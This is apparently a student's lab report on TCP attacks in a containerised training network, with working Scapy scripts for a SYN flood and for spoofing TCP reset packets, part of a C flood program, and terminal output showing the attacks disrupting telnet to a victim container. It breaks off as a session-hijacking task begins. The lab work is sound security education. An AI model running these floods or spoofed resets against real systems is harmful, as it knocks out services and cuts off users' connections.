

## Lab 5 TCP

### Report:


Building up dc

```
[04/18/24]seed@VM:~/.../volumes$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[04/18/24]seed@VM:~/.../volumes$ dcup
Creating network "net-10.9.0.0" with the default driver
WARNING: Found orphan containers (hostB-10.9.0.6, B-10.9.0.6, hostA-10.9.0.5, M-10.9.0.105, A-10.9.0.5) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Creating victim-10.9.0.5 ... done
Creating user1-10.9.0.6 ... done
Creating user2-10.9.0.7 ... done
Creating seed-attacker ... done
Attaching to seed-attacker, user2-10.9.0.7, victim-10.9.0.5, user1-10.9.0.6
user2-10.9.0.7 | * Starting internet superserver inetd [ OK ]
victim-10.9.0.5 | * Starting internet superserver inetd [ OK ]
user1-10.9.0.6 | * Starting internet superserver inetd [ OK ]
```

### Task 1 (50%) SYN Flooding Attack


- (25%) Task 1.1 Launch the Attack using Python
- (10%) Task 1.2 Launch the Attack using C
- (15%) Task 1.3 Enable the SYN Cookie Countermeasure

#### Attacker



```
seed@VM: ~/.../volumes
[04/18/24]seed@VM:~/.../volumes$ dockps
1d3094460655  seed-attacker
4cc935f041a5  victim-10.9.0.5
c23829e3f73b  user1-10.9.0.6
cce5318a13b   user2-10.9.0.7
[04/18/24]seed@VM:~/.../volumes$ docksh 1d
root@VM:/# cd /volumes
root@VM:/volumes# ls
```

10.9.0.5, telenet service is actually running



```
seed@VM: ~/Desktop
[04/18/24]seed@VM:~/Desktop$ docksh c2
root@c23829e3f73b:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
```

```
seed@VM: ~/Desktop
4cc935f041a5 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@4cc935f041a5:~$
```

## With Python Language

Now for flooding, Synflood.py

```
seed@VM: ~/Desktop
GNU nano 4.8          synflood.py
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq = getrandbits(32)
    send(pkt, verbose = 0)
```

```
root@VM:/volumes/lab# nano synflood.py
root@VM:/volumes/lab# ./synflood.py
```

The attack is not working, the telnet can still be done.

```
seed@4cc935f041a5:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^].
Ubuntu 20.04.1 LTS
4cc935f041a5 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
```

Had to reduce backlog 128 to 80

```
[04/20/24] seed@VM:~/Desktop$ docksh 6e
root@6ec15a9e81ac:/# sysctl -a|grep syncookie
net.ipv4.tcp_synccookie = 0
root@6ec15a9e81ac:/# sysctl -a|grep backlog
net.ipv4.tcp_max_syn_backlog = 128
root@6ec15a9e81ac:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@6ec15a9e81ac:/# sysctl -a|grep backlog
net.ipv4.tcp_max_syn_backlog = 80
root@6ec15a9e81ac:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.11:44017        0.0.0.0:*
tcp      0      0 0.0.0.0:23             0.0.0.0:*
tcp      0      0 10.9.0.5:23           43.96.137.184:36072  SYN_RECV
tcp      0      0 10.9.0.5:42140         10.9.0.5:23          ESTABLISHED
tcp      0      0 10.9.0.5:23           248.233.150.126:6855 SYN_RECV
tcp      0      0 10.9.0.5:23           146.93.61.126:20048  SYN_RECV
```

Open connections request

```
root@6ec15a9e81ac:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.11:44017        0.0.0.0:*
tcp      0      0 0.0.0.0:23             0.0.0.0:*
tcp      0      0 10.9.0.5:23           43.96.137.184:36072  SYN_RECV
tcp      0      0 10.9.0.5:42140         10.9.0.5:23          ESTABLISHED
tcp      0      0 10.9.0.5:23           248.233.150.126:6855 SYN_RECV
tcp      0      0 10.9.0.5:23           146.93.61.126:20048  SYN_RECV
```

```
root@6ec15a9e81ac:/# netstat -nat|more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.11:44017        0.0.0.0:*
tcp      0      0 0.0.0.0:23             0.0.0.0:*
tcp      0      0 10.9.0.5:23           69.27.121.216:2003    SYN_RECV
tcp      0      0 10.9.0.5:23           11.225.119.105:33145   SYN_RECV
tcp      0      0 10.9.0.5:23           75.160.142.43:23667    SYN_RECV
tcp      0      0 10.9.0.5:23           138.13.201.182:56717    SYN_RECV
tcp      0      0 10.9.0.5:42140          10.9.0.5:23          ESTABLISHED
tcp      0      0 10.9.0.5:23           53.43.196.135:41001    SYN_RECV
tcp      0      0 10.9.0.5:23           181.226.221.45:7152    SYN_RECV
tcp      0      0 10.9.0.5:23           83.86.226.239:55707    SYN_RECV
tcp      0      0 10.9.0.5:23           80.166.178.213:9674    SYN_RECV
tcp      0      0 10.9.0.5:23           3.21.96.94:5968        SYN_RECV
tcp      0      0 10.9.0.5:23           115.242.223.228:16266   SYN_RECV
tcp      0      0 10.9.0.5:23           124.136.59.177:19427    SYN_RECV
tcp      0      0 10.9.0.5:23           160.89.158.142:39700    SYN_RECV
--More--
```

```
seed@VM: ~/Desktop
tcp      0      0 10.9.0.5:23           250.234.141.70:32899    SYN_RECV
root@6ec15a9e81ac:/# netstat -nat|grep SYN_RECV|wc -l
61
root@6ec15a9e81ac:/#
```

Top check if its cached or not

```
root@6ec15a9e81ac:/# ip tcp_metrics show
10.9.0.6 age 777.776sec source 10.9.0.5
10.9.0.5 age 639.196sec source 10.9.0.5
root@6ec15a9e81ac:/# ip tcp_metrics flush
root@6ec15a9e81ac:/#
```

```
seed@VM: ~/Desktop
root@VM:/volumes/lab# ./synflood.py
seed@VM: ~/Desktop
To restore this content, you can run the 'unminimize' command.
Last login: Sun Apr 21 01:08:41 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@6ec15a9e81ac:~$ telnet 10.9.0.5
Trying 10.9.0.5...
```

Since it's in a "trying.." state means that it is working.

```
root@VM:/volumes/lab# ./synflood.py
/2
seed@6ec15a9e81ac:~$ telnet 10.9.0.5
Trying 10.9.0.5...
```

```
seed@6ec15a9e81ac:~$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
seed@6ec15a9e81ac:~$
```

Number of connections stays intact, not changed

```
root@6ec15a9e81ac:/# netstat -nat|grep SYN_RECV|wc -l
61
root@6ec15a9e81ac:/#
```


## Top

```
top - 01:34:40 up 35 min,  2 users,  load average: 0.79, 1.21, 1.09
Tasks: 11 total,  1 running, 10 sleeping,  0 stopped,  0 zombie
%Cpu(s): 0.9 us, 4.7 sy, 0.0 ni, 94.1 id, 0.2 wa, 0.0 hi, 0.2 si, 0.0 st
MiB Mem : 1987.6 total, 109.4 free, 1038.0 used, 840.1 buff/cache
MiB Swap: 2048.0 total, 2046.5 free,   1.5 used. 794.0 avail Mem

      PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
        1 root      20   0   2544    520    456 S  0.0  0.0  0:00.07 tail
        20 root      20   0   5696   2968   2716 S  0.0  0.1  0:00.00 inetd
        22 root      20   0   4108   3500   2948 S  0.0  0.2  0:00.03 bash
        29 telnetd  20   0   2820   2236   2080 S  0.0  0.1  0:00.01 in.telnetd
        30 root      20   0   5360   3796   3060 S  0.0  0.2  0:00.01 login
        40 seed      20   0   4108   3456   3012 S  0.0  0.2  0:00.00 bash
        43 seed      20   0   6188   3236   3000 S  0.0  0.2  0:00.00 telnet
        44 telnetd  20   0   2672   1972   1840 S  0.0  0.1  0:00.00 in.telnetd
        45 root      20   0   5204   3652   2936 S  0.0  0.2  0:00.00 login
        55 seed      20   0   4108   3568   3012 S  0.0  0.2  0:00.00 bash
       77 root      20   0   6080   3308   2788 R  0.0  0.2  0:00.02 top
       77 root      20   0   6080   3308   2788 R  0.0  0.2  0:00.04 top


root@6ec15a9e81ac:/# netstat -nat|grep SYN_RECV|wc -l
0
root@6ec15a9e81ac:/#
```

To see location




```
seed@VM: ~/Desktop
telnet: Unable to connect to remote host: Connection timed out
seed@6ec15a9e81ac:~$ ip -br address
lo          UNKNOWN      127.0.0.1/8
eth0@if6     UP          10.9.0.5/24
seed@6ec15a9e81ac:~$
```

Telnet work cause all resources are available



```
seed@6ec15a9e81ac:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^].
Ubuntu 20.04.1 LTS
6ec15a9e81ac login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```


Now moving forward we would need the backlog to come back to 128 from 80 for future tasks.



```
root@6ec15a9e81ac:/# netstat -nat|grep SYN_RECV|wc -l
0
root@6ec15a9e81ac:/# sysctl -a|grep backlog
net.ipv4.tcp_max_syn_backlog = 80
root@6ec15a9e81ac:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
root@6ec15a9e81ac:/# sysctl -a|grep backlog
net.ipv4.tcp_max_syn_backlog = 128
root@6ec15a9e81ac:/#
```

## With C language

Checking back all files again,



```
[04/21/24]seed@VM:~/Desktop$ dockps
6ec15a9e81ac victim-10.9.0.5
f58500048aa9 user2-10.9.0.7
6cf417a132e4 user1-10.9.0.6
f3fe4a2655e8 seed-attacker
[04/21/24]seed@VM:~/Desktop$ docksh f3
root@VM:/# cd /volumes
root@VM:/volumes# cd lab
root@VM:/volumes/lab# ls -l
total 20
-rwxrwxrwx 1 seed seed 1362 Apr 21 03:24 hijacking_auto.py
-rwxrwxrwx 1 seed seed 1158 Apr 21 02:17 reset_auto.py
-rw-rw-r-- 1 seed seed 6843 Jun 20 2021 synflood.c
[04/21/24]seed@VM:~/Desktop$ docksh 6c
root@6cf417a132e4:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^].
Ubuntu 20.04.1 LTS
[04/21/24]seed@VM:~/Desktop$ nano synflood.c
root@VM:/volumes/lab#
```

Now again with synflood.c

The screenshot shows a terminal window titled "seed@VM: ~/Desktop" with the file "synflood.c" open in the nano editor. The code defines a struct for an IP header with fields like iph\_ihl, iph\_ver, iph\_tos, iph\_len, iph\_ident, iph\_flag, and iph\_offset. The terminal also displays various keyboard shortcuts for the nano editor.

```
GNU nano 4.8          synflood.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <time.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

/* IP Header */
struct ipheader {
    unsigned char      iph_ihl:4, //IP header length
                      iph_ver:4; //IP version
    unsigned char      iph_tos;
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag:3, //Fragmentation flags
                      iph_offset:13; //Flags offset
```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos  
^X Exit ^R Read File ^Y Replace ^U Paste Text ^T To Spell ^L Go To Line

Need to get port number

```
root@VM:/volumes/lab# nano synflood.c
root@VM:/volumes/lab# ./synflood
Please provide IP and Port number
Usage: synflood ip port
root@VM:/volumes/lab#
```

Checking if 10.9.0.5

```
seed@437b8ec64e08:~$ ip -br address
lo           UNKNOWN      127.0.0.1/8
eth0@if17     UP          10.9.0.5/24
seed@437b8ec64e08:~$ exit
logout
Connection closed by foreign host.
root@db8fdbf774c:/#
```

With the required IP and Port number

The screenshot shows two terminal windows. The top window runs the command "./synflood 10.9.0.5 23". The bottom window runs "telnet 10.9.0.5" and shows a connection attempt. Both windows are titled "seed@VM: ~/Desktop".

```
root@VM:/# ./synflood 10.9.0.5 23
root@VM:/# telnet 10.9.0.5
Trying 10.9.0.5...
^C
root@VM:/# telnet 10.9.0.5
Trying 10.9.0.5...
^C
```

```
root@6ec15a9e81ac:/# netstat -nat|grep SYN_RECV|wc -l  
61  
root@6ec15a9e81ac:/# netstat -nat|grep SYN_RECV|wc -l  
61  
root@6ec15a9e81ac:/#
```

```
root@6ec15a9e81ac:/# netstat -nat|grep SYN_RECV|wc -l  
0  
root@6ec15a9e81ac:/#
```

```
root@db8fdebf774c:/# telnet 10.9.0.5  
Trying 10.9.0.5...  
Connected to 10.9.0.5.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS  
437b8ec64e08 login: ^CConnection closed by foreign host.  
root@db8fdebf774c:/#
```


Again getting back to the backlog 128

```
root@6ec15a9e81ac:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128  
net.ipv4.tcp_max_syn_backlog = 128  
root@6ec15a9e81ac:/# sysctl -a|grep backlog  
net.ipv4.tcp_max_syn_backlog = 128  
root@6ec15a9e81ac:/#
```

## Task 2 (25%) TCP RST Attacks on telnet connections

### TCP Reset Attack

Telnet 10.9.0.6



The screenshot shows a terminal window titled "Telnet 10.9.0.6". The title bar includes icons for minimize, maximize, and close, along with the text "seed@VM: ~/Desktop". The main area of the terminal displays the following output:

```
root@6ec15a9e81ac:/# telnet 10.9.0.6  
Trying 10.9.0.6...  
Connected to 10.9.0.6.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS
```

A screenshot of a terminal window titled "seed@VM: ~/Desktop". The window contains the following text:

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
seed@6cf417a132e4:~$ exit  
logout  
Connection closed by foreign host.  
root@6ec15a9e81ac:/#
```

Checking with ifconfig, and while noting 10.9.0.1

A screenshot of a terminal window titled "root@VM:/volumes/lab#". The window contains the following text:

```
root@VM:/volumes/lab# ifconfig |more  
br-3f92190ac817: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  
    mtu 1500  
        inet 10.9.0.1  netmask 255.255.255.0 broadcast 10.9  
.0.255  
            inet6 fe80::42:e4ff:feff:5bdd  prefixlen 64  scopeid  
0x20<link>  
            ether 02:42:e4:ff:5b:dd  txqueuelen 0  (Ethernet)  
--More--
```

The script was opened to make necessary changes.

```
5  
3root@VM:/volumes/lab# nano reset auto.py
```

The change was made,

```
print("Filter used: {}".format(myFilter))  
print("Spoofing RESET packets from Client ({}) to Server ({})".format(  
#Change the iface field with the actual name on your container  
sniff(iface='br-3f92190ac817',filter=myFilter, prn=spoof)
```

The script was saved accordingly,

```
seed@VM: ~/Desktop          reset_auto.py          Modified
GNU nano 4.8
#!/usr/bin/python3
from scapy.all import *
import sys

def spoof(pkt):
    old_tcp = pkt[TCP]
    old_ip = pkt[IP]

    ip = IP(dst=old_ip.src, src=old_ip.dst)
    tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport, flags="R", >
    pkt = ip/tcp
    ls(pkt)
    send(pkt, verbose=0)

client = sys.argv[1]
server = sys.argv[2]

myFilter = 'tcp and src host {} and dst host {} and src port 23'.>
print("Running RESET attack ...")
print("Filter used: {}".format(myFilter))
print("Spoofing RESET packets from Client ({}) to Server ({})".fo>

#Change the ifcase field with the actual name on your container
sniff(iface='br-3f92190ac817',filter=myFilter, prn=spoof)

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit        ^R Read File ^\ Replace   ^U Paste Text^T To Spell
```

Before the inject,

```
root@VM:/volumes/lab# nano reset_auto.py
root@VM:/volumes/lab# ls
hijacking_auto.py  synflood.c
reset_auto.py      synflood.py
root@VM:/volumes/lab# pwd
/volumes/lab
root@VM:/volumes/lab# ifconfig
br-3f92190ac817: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
              inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
                inet6 fe80::42:e4ff:feff:5bdd  prefixlen 64  scopeid 0x20<link>
```

```
Last login: Sun Apr 21 01:46:27 UTC 2024 from victim-10.9.0.5.net-10.9.0.0 on pts/2
seed@6ec15a9e81ac:~$ ls
seed@6ec15a9e81ac:~$ pwd
/home/seed
seed@6ec15a9e81ac:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
        ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
        brd 00:0c:29:ff:ff:ff
        media: Ethernet (00:0c:29:ff:ff:ff)
        status: inactive
        link layer: 00:0c:29:ff:ff:ff
        queueing discipline: pfifo_fast
        txqueuelen: 0 (0 ms)
        RX packets: 42070 bytes: 2220204 (2.0 MB)
        RX errors: 0 dropped: 0 overruns: 0 frame: 0
        TX packets: 622 bytes: 37690 (37.6 KB)
        TX errors: 0 dropped: 0 collisions: 0
        carrier: off
        collisions: 0
        txqueuelen: 0 (0 ms)
        RX bytes: 2220204 (2.0 MB)
        RX errors: 0 dropped: 0 overruns: 0 frame: 0
        TX bytes: 37690 (37.6 KB)
        TX errors: 0 dropped: 0 collisions: 0
        carrier: off
        collisions: 0
        txqueuelen: 0 (0 ms)
```

```
seed@VM: ~/Desktop
root@6ec15a9e81ac:/# ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr
root@6ec15a9e81ac:/# pwd
/
root@6ec15a9e81ac:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
```

```
seed@VM: ~/Desktop
root@6ec15a9e81ac:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Apr 21 01:46:27 UTC 2024 from victim-10.9.0.5.net-10.9.0.0 on pts/2
seed@6cf417a132e4:~$
```

Injecting reset packet

```
seed@VM: ~/Desktop
root@VM:/volumes/lab# ./reset_auto.py 10.9.0.5 10.9.0.6
Running RESET attack ...
Filter used: tcp and src host 10.9.0.6 and dst host 10.9.0.5 and src port 23
Spoofing RESET packets from Client (10.9.0.5) to Server (10.9.0.6)
```

Now typing anything for the container, where connection terminated

```
seed@VM: ~/Desktop
Last login: Sun Apr 21 01:46:27 UTC 2024 from victim-10.9.0.5.net-10.9.0.0 on pts/2
seed@6cf417a132e4:~$ Connection closed by foreign host.
root@6ec15a9e81ac:/#
```

```

Running RESET attack ...
Filter used: tcp and src host 10.9.0.6 and dst host 10.9.0.5 and src port 23
Spoofing RESET packets from Client (10.9.0.5) to Server (10.9.0.6)
version      : BitField (4 bits)          = 4          (4)
ihl         : BitField (4 bits)          = None      (None)
tos         : XByteField               = 0          (0)
len         : ShortField              = None      (None)
id          : ShortField              = 1          (1)
flags        : FlagsField   (3 bits)     = <Flag 0 ()> (<Flag 0
()>)
frag        : BitField    (13 bits)     = 0          (0)
ttl          : ByteField              = 64         (64)

```

10.9.0.5 is back

```

root@6ec15a9e81ac:/# ip -br address
lo           UNKNOWN      127.0.0.1/8
eth0@if6     UP          10.9.0.5/24
root@6ec15a9e81ac:/#

```

Thus, successfully launched Reset Attack

```

root@VM:/volumes/lab# nano reset_auto.py
root@VM:/volumes/lab# ifconfig|more
br-3f92190ac817: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    inet6 fe80::42:e4ff:feff:5bdd prefixlen 64 scopeid 0x20<link>
        ether 02:42:e4:ff:5b:dd txqueuelen 0 (Ethernet)
        RX packets 14822 bytes 652812 (652.8 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
root@VM:/volumes/lab# ip -br address
lo           UNKNOWN      127.0.0.1/8 ::1/128
enp0s3       UP          10.0.2.15/24 fe80::eae1:537:e935:6bcb/64
br-3f92190ac817 UP          10.9.0.1/24 fe80::42:e4ff:feff:5bdd/64
docker0      DOWN        172.17.0.1/16
vetha26e5a0@if5 UP          fe80::4405:51ff:fea6:becf/64
veth9589521@if7 UP          fe80::a0fe:2ff:fe15:a0db/64
veth600e264@if9 UP          fe80::dc56:b2ff:feb8:7878/64
root@VM:/volumes/lab#

```

## Task 3 (15%) TCP Session Hijacking

### TCP Session Hijacking Attack

The screenshot shows three terminal windows side-by-side. The top window has the title bar 'seed@VM: ~/Desktop'. It contains the command 'dockps' followed by a list of sessions: victim-10.9.0.5, user2-10.9.0.7, user1-10.9.0.6, and seed-attacker. The middle window also has the title bar 'seed@VM: ~/Desktop'. It shows the command 'docksh f3' followed by 'root@VM:/# ip -br address'. The bottom window has the title bar 'seed@VM: ~/Desktop'. It shows the command 'docksh 6e' followed by 'root@6ec15a9e81ac:/#'. The interface names in the middle window are highlighted in black.

```
[04/20/24] seed@VM:~/Desktop$ dockps
6ec15a9e81ac  victim-10.9.0.5
f58500048aa9  user2-10.9.0.7
6cf417a132e4  user1-10.9.0.6
f3fe4a2655e8  seed-attacker
[04/20/24] seed@VM:~/Desktop$ docksh f3
root@VM:/# ip -br address
[04/20/24] seed@VM:~/Desktop$ docksh 6e
root@6ec15a9e81ac:/#
```

Looking up the right interface,

The screenshot shows two terminal windows. The top window lists network interfaces with their MAC addresses and IP ranges. The interface 'br-3f92190ac817' is highlighted in black. The bottom window lists files in a directory, with 'hijacking\_auto.py' highlighted in black.

